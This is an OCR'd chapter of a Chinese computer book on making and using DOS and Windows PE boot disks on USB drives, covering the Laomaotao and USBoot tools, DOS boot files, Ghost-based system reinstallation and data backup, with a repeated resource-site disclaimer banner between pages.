本章主要介绍了 DOS 命令的基础应用、DOS 中的环境变量设置，以及在 DOS 中实现文件与网络操作等，此外，还讲述了网络中的一些 DOS 命令实践。众多的系统管理和维护人员还要使用 DOS 来做最基础的维护。许多的爱好者和网友也发现如果要真正成为高手，就必须学好并用好 DOS。学好本章内容，有利于读者更加快速地完成一些日常操作，并节省大量的时间，提高工作效率。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



9

第 9 章　制作 DOS 和 Windows PE 启动盘

重点提示

- 制作启动盘
- U 盘启动盘的使用
- 使用启动盘排除故障

本章精粹

本章将对启动盘的制作和使用进行全面讲解，首先讲解启动盘的概念，再通过实际操作使读者了解启动盘的制作和使用。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



DOS 之所以在当前还具有非常实用的价值，其中很大一个功劳要归功于 DOS 启动盘。启动盘将计算机启动到 DOS 下，随之即可使用一系列 DOS 工具软件来维护和解决系统故障。

9.1 制作启动盘

如果系统硬盘出现故障，无法从硬盘启动，这时必须从光盘或 U 盘等启动，这张系统盘可以称为应急启动光盘或应急启动 U 盘。有了应急启动盘，在 Windows 出现问题而不能进入系统时，就可以尽快解决故障了。

9.1.1 认识启动盘

应急启动盘很重要，当系统崩溃、无法启动的时候，应急启动盘就成了“救命稻草”。应急启动盘，顾名思义，就是用来启动计算机的盘，这个盘可以是软盘、光盘、U 盘或其他盘，现在的启动盘主要是光盘和 U 盘。正常状况下，计算机都是从硬盘启动的，不会用到应急启动盘。应急启动盘只有在装机或系统崩溃，修复计算机系统或备份系统损坏的计算机中的数据时才会使用，即它的主要功能及用处就是安装系统和维护系统。

应急启动盘中的第 1 扇区里都会存有系统启动所必需的启动文件和用来修复计算机的必要工具软件，一般应急启动盘可以启动系统，还可以用来分区和格式化硬盘。图 9-1 所示为应急启动光盘中的文件。




图 9-1 应急启动光盘中的文件

对于计算机用户来说，手头常备一张应急启动盘非常重要，这可以确保随时启动计算机，并且能够保留重要的系统数据和设置。

1．启动盘的来历

从 Windows 95 开始，Windows 系统就开始支持创建这样一张能够启动计算机的软盘，

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

Windows Me 以前的系统启动盘都是一张 DOS 7.1 的系统盘和一些实用工具（如 Format、 Fdisk 等）。图 9-2 所示为应急启动软盘中的文件。




图 9-2　应急启动软盘中的文件

Windows XP 系统创建的“启动盘”是需要 4 张软盘的一个小型操作系统，可以完成修复系统文件等工作。Windows 称它们为“系统恢复磁盘”，实际上，它是一个 Windows 安装程序的一部分。

另外，微软在 2002 年 7 月 22 日发布了 Windows PreInstallation Environment（Windows PE）系统，即 Windows 预安装环境。它是带有限服务的最小 Win32 子系统，基于以保护模式运行的 Windows XP Professional 内核。它包括运行 Windows 安装程序及脚本、连接网络共享、自动化基本过程，以及执行硬件验证所需的最小功能。换句话说，可以把 Windows PE 看做是一个只拥有最少核心服务的 Mini 操作系统。同时，在 Windows Vista 操作系统发布后，也发布了 Windows PE 2.0 预安装环境。

当计算机出现故障无法启动时，用户可以用 Windows PE 预安装环境来启动计算机，对计算机系统进行修复。因此 Windows PE 可以作为安装、维护与维修计算机时的应急启动盘。

2．应急启动盘的作用

应急启动盘的作用主要有以下几个。

（1）在系统崩溃时，启动系统恢复被删除或破坏的系统文件等。

（2）感染了不能在 Windows 正常模式下清除的病毒，用启动盘启动计算机来彻底删除这些顽固病毒。

（3）用启动盘启动系统，然后测试一些软件等。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



（4）用启动盘启动系统，然后运行硬盘修复工具，解决硬盘坏道等错误问题。

提示 除了自制应急启动盘外，一些其他功能的软件光盘也可以当做启动盘用。如 Windows 系统安装盘就拥有启动计算机的功能，常用的杀毒软件光盘也具有启动系统的功能。

9.1.2 制作 Windows PE 启动盘

在计算机没有光驱或者光驱损坏的情况下，可以通过 U 盘、移动硬盘等工具制作的 Windows PE 启动盘来维护计算机。

下面以 U 盘为例，详细介绍如何制作 Windows PE 启动盘。

制作 U 盘 Windows PE 启动盘的方法非常简单。先在网上下载一个“老毛桃 WinPE”工具软件，将 U 盘连接到计算机上，再按照以下步骤进行操作。

（1）首先将下载的“老毛桃 WinPE”工具软件解压缩（通常从网上下载的工具软件为压缩格式），解压后，直接双击运行此软件，如图 9-3 所示。



a）软件解压缩后打开的窗口　　b）打开软件之后出现的界面

图 9-3　运行下载的“老毛桃 WinPE”工具软件

（2）打开软件之后，在“老毛桃 WinPE”软件界面的“请选择 U 盘”下拉列表框中选择所要制作的 U 盘。然后在“模式”下拉列表框中选择 USB-HDD-FAT32 选项。最后单击“一键制作成 USB 启动盘”按钮，如图 9-4 所示。

（3）单击“一键制作成 USB 启动盘”按钮之后，会弹出图 9-5 所示的消息框，直接单击“确定”按钮即可。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



图 9-4 设置参数




图 9-5 开始制作 PE 启动盘之前出现的“信息提示”对话框

（4）软件开始制作 U 盘 Windows PE 启动盘，大约需要 5 分钟左右的时间，之后弹出如图 9-6 所示的“信息提示”对话框，显示已制作完成。

U 盘 Windows PE 启动盘制作完成后，U 盘中的文件是系统隐藏文件，在 U 盘中并不直接显示。但如果检查 U 盘的属性，会发现 U 盘的空间减少了 300M 左右。

如果需要用 U 盘 Windows PE 启动盘重装系统，这时还需要将 Windows XP/7 系统的镜像文件放入 U 盘。具体方法是在 U 盘中新建一个名为 GHO 的文件夹，然后将系统文件重名为 auto.gho 并复制到 GHO 文件夹下。




图 9-6 制作完成的提示消息框

9.1.3 制作 DOS 启动盘

DOS 系统启动时，要先从启动盘中读取两个系统文件 IO.SYS 和 MSDOS.SYS，再在启动盘的根目录下寻找并执行 CONFIG.SYS、COMMAND.COM 和 AUTOEXEC.BAT 这 3 个文件。其中 IO.SYS、MSDOS.SYS 和 COMMAND.COM 这 3 个文件缺一不可，否则计算机将无法正常启动。

1. DOS 启动盘文件说明

制作启动盘需要使用 sys 命令，对于制作一张新的启动盘，应该说明以下几点。

- 启动盘中的 DOS 版本均为 Windows 附带的 DOS 7.1 及其以上版本。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



- 用启动盘启动时，不是加载的功能越多越好，功能越多就意味着可用的基本内存越少，产生一些问题的几率也就越大，请根据实际需要来选择对应的启动菜单。
- 各 DOS 启动盘中存在的部分文件说明。

IO.SYS：DOS 的 3 个基本系统文件之一。
MSDOS.SYS：DOS 的 3 个基本系统文件之二。
COMMAND.COM：DOS 的 3 个基本系统文件之三。
ATTRIB.EXE：DOS 的文件属性修改工具。
AUTOEXEC.BAT：DOS 的开机自动执行批处理文件。
CONFIG.SYS：DOS 的系统配置文件。
DELTREE.EXE：DOS 自带的删除目录及内嵌文件工具。
D.COM：DOS 下的系统关机工具，适用于 ATX 电源。
DI1000DD.SYS：U 盘的驱动程序。
DOSKEY.COM：DOS 的 DOSKEY，方便的命令行工具。
EDIT.COM：DOS 的文本编辑工具。
EMM386.EXE：DOS 的内存管理工具。
FDISK.EXE：分区工具 Free Fdisk，支持大硬盘。
FORMAT.COM：DOS 自带的格式化工具。
HIMEM.SYS：DOS 的内存驱动。
JMHDFIX.EXE：江民硬盘修复王，比较危险，新手慎用。
LCC.COM：DOS 下管理文件和目录的工具，可对中文目录和文件进行操作。
MOUSE.COM：PS/2 和 SERIAL 接口鼠标的 DOS 驱动。
MSCDEX.EXE：DOS 的光驱管理程序。
OAKCDROM.SYS：DOS 的通用光驱驱动。
PC.EXE：PCTOOLS，一个强大的多功能工具包。
R.COM：DOS 下的系统重启工具。
SCANDISK.EXE：DOS 的磁盘扫描工具，用来修复一些常见的磁盘问题。
SMARTDRV.EXE：DOS 的磁盘高速缓冲，能加快 DOS 下文件读写的速度。
SYS.COM：DOS 系统传递工具。
USBASPI.SYS：USB 接口的驱动程序。
XCOPY.EXE：DOS 的文件目录复制工具，比 COPY 命令功能更强大。

2．制作 U 盘版的 DOS 启动盘

随着软驱已被淘汰，需要启动盘的用户常常遇到一个尴尬的局面：计算机上没有配置软驱。取而代之的是容量更大的移动存储设备 U 盘和移动硬盘。

能否把 U 盘制作成启动盘用来维护系统呢？答案是肯定的。制作 U 盘启动盘需要工具，USBoot 就是一个不错的选择。

利用 USBoot 将 U 盘制作成启动盘，其应该遵循的最基本功能如下。

- 支持 Himem 和 Emm386 的内存管理，可突破 DOS 的 640KB 常规内存的限制。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

- 支持各种常见 IDE 接口光驱（CD-ROM 或 DVD-ROM）。
- 支持 Smartdrv 磁盘加速，大大加快 DOS 下磁盘读写的速度，尤其是在 DOS 下安装系统、Ghost 镜像操作，以及扫描木马病毒等，会为用户节省不少时间。
- 支持串口（Serial）和 PS/2 接口的鼠标。
- 支持 NTFS 分区的读写。

用 USBoot 制作 U 盘启动盘的具体操作方法如下。

步骤 1： 下载 USBoot 软件之后，将 U 盘插入主机的 USB 接口，再运行 USBoot 程序，其程序界面如图 9-7 所示。

步骤 2： 在列表中选择 U 盘之后，单击“点击此处选择工作模式”链接，在打开的下拉列表框中选择一种模式（建议选择“ZIP 模式”选项），如图 9-8 所示。




图 9-7　USBoot 启动界面




图 9-8　选择工作模式

- HDD 模式和 FDD 模式建议在 ZIP 模式不能正常工作时再使用。
- ZIP 模式是指把 U 盘模拟成 ZIP 驱动器模式，启动后 U 盘的盘符是 A:。
- HDD 模式是指把 U 盘模拟成硬盘模式。

注意　如果选择了 HDD 模式，这个启动 U 盘启动后的盘符是 C:，在对启动分区进行操作时就容易产生很多问题，如装系统时安装程序会把启动文件写到 U 盘，而不是硬盘的启动分区，从而导致系统安装失败。所以请尽量先选择 ZIP 模式。

- FDD 模式是指把 U 盘模拟成软驱模式，启动后 U 盘的盘符是 A:，这个模式的 U 盘在一些支持 USB-FDD 启动的机器上启动时会找不到 U 盘，所以请酌情使用。

步骤 3： 单击“开始”按钮，将会弹出“警告”对话框，如图 9-9 所示。再单击“是”按钮，即可开始格式化 U 盘，如图 9-10 所示。格式化完成之后，将会提示用户可以拔下 U 盘了，如图 9-11 所示。




图 9-9　“警告”对话框




图 9-10　正在格式化进行中

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



步骤 4：在拔下 U 盘之后，将会提示再次插上 U 盘，如图 9-12 所示。U 盘插上后程序就会开始向 U 盘写入引导文件，如图 9-13 所示。在引导文件写入完毕之后，即可出现如图 9-14 所示的提示信息。至此，引导型 U 盘就制作成功了。



图 9-11　提示“请拔下 U 盘”




图 9-12　提示“请再次插上 U 盘”




图 9-13　提示“写入引导文件”

在使用 U 盘启动盘时，需要先进入 BIOS，将启动模式设置为制作 U 盘时所选择的模式，如制作 U 盘时选择“HDD 模式”选项，则在 BIOS 设置中就相应地选择这种启动模式。通过 USBoot 制作的启动型 U 盘自带了 MSDOS 7.10 的基本启动文件 IO.SYS 和 COMMAND.COM，如果要制作多功能的启动盘，只需把需要的工具软件复制到 U 盘即可（如克隆软件 Ghost、分区软件 DM 等）。




图 9-14　提示“引导型 U 盘制作成功”

9.2　U 盘启动盘的使用

随着计算机技术的发展，与软盘、光盘相比，U 盘的优势越来越明显，其应用范围也越来越广。U 盘启动盘已是人们安装和维护操作系统的常用工具。

9.2.1　进入 U 盘系统

（1）首先启动计算机，进入 BIOS 界面，设置启动顺序为从 U 盘启动，如图 9-15 所示。

（2）设置完成后，按【F10】键，保存设置并退出，弹出如图 9-16 所示的对话框，单击 Yes 按钮，保存配置更改并退出。




图 9-15　设置启动顺序




图 9-16　保存配置并退出

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

（3）重新启动计算机后，会自动从 U 盘启动，并提示输入密码，输入在启动 U 盘制作过程中设置的安全密码，如图 9-17 所示。

（4）输入密码后，按【Enter】键，即可进入到系统选择菜单，如图 9-18 所示。




图 9-17 输入登录密码



图 9-18 选择系统

（5）接下来，系统会自动启动并进入 U 盘操作系统的桌面，如图 9-19 所示。




图 9-19 成功登录 U 盘操作系统

9.2.2 使用启动 U 盘安装系统

以前用光盘装系统时，必须将优先启动项设置为从光驱启动，而现在要用 U 盘安装系统，因此要将优先启动项设为从 U 盘启动。关于具体的设置方法，不同计算机和不同版本的 BIOS 都有所不同，不过都大同小异。

（1）进入 BIOS 界面，选择 Boot 选项卡，在其中可以对计算机的启动顺序进行设置，如图 9-20 所示。

（2）重新启动计算机后，要求输入启动 U 盘的密码，即制作该启动 U 盘时所设置的密码。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



密码输入正确后，即可看到一个选择菜单，选择"WinPE 迷你维护系统（By：MAOTAO）"选项，如图 9-21 所示。




图 9-20　设置启动顺序

（3）接着，进入运行在 U 盘（而不是运行在计算机的硬盘）上的迷你操作系统 Win PE，它具备很多类似于 Windows XP 的功能。有了它，就可以对计算机"随心所欲"了，如图 9-22 所示。




图 9-21　系统启动时的选项




图 9-22　成功进入 U 盘操作系统

（4）在安装新的 Windows XP 前，先用 U 盘上的 Windows PE 对计算机上的 C 盘进行格式化操作。

（5）运行 U 盘上的 Windows PE 自带的一个虚拟光驱，并选择一个 Ghost 光盘镜像文件。

（6）接着启动 Windows PE 自带的另一个软件——诺顿 Ghost。用它来把系统的 Ghost 镜像文件恢复到之前被格式化的 C 盘里。

（7）使用诺顿 Ghost 恢复系统的方法和使用通常的 Ghost 恢复系统没什么区别。先选择 From Image，然后找到虚拟光驱载入的光盘目录，选择 GHOSTXP.GHO，接着选择要恢复到的硬盘，然后选择要恢复到的分区。

（8）弹出提示对话框，询问是否要将指定的 Ghost 镜像文件恢复到计算机的 C 盘中去，单击 Yes 按钮即可。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

（9）恢复完毕后，重启进入系统。至此，用 U 盘安装操作系统即完成了。

> **注意** 由于整个过程都是在硬盘里读取数据，所以在安装速度上比用光盘安装快很多。

其实，这只是用 U 盘安装系统的其中一种方法，还有很多其他方法可以安装系统，本文就不再一一讲述。

有了启动 U 盘，就不用再担心系统崩溃后，重要的资料保存在 C 盘里而无法挽救了，因为只要用 U 盘启动 Windows PE，就可以进入系统将重要资料备份到其他分区里。希望读者可以据此举一反三，灵活运用 Windows PE 这个安装在 U 盘上的非常有用的工具。

9.3 使用启动盘排除故障

启动盘的功能非常强大，下面将一一进行介绍。

9.3.1 使用启动盘备份数据

在重新安装 Windows 之前，如果计算机中还有重要的数据没有备份，而用户必须更换或重新格式化硬盘，此时用户可以首先用 Windows PE 启动计算机，然后将重要文件复制到另一个磁盘或共享文件夹中。由于 Windows PE 提供对 FAT 和 NTFS 文件系统的完全访问权限，用户很容易可以将文件备份出来。

如果用户启动 Windows PE 后，打开的是命令提示符窗口，可以使用 COPY 和 XCOPY 命令复制文件及文件夹；如果启动 Windows PE 后，进入了桌面系统，则可以像在 Windows XP 中复制文件一样，将需要格式化的磁盘中的文件复制到其他磁盘即可，如图 9-23 所示。

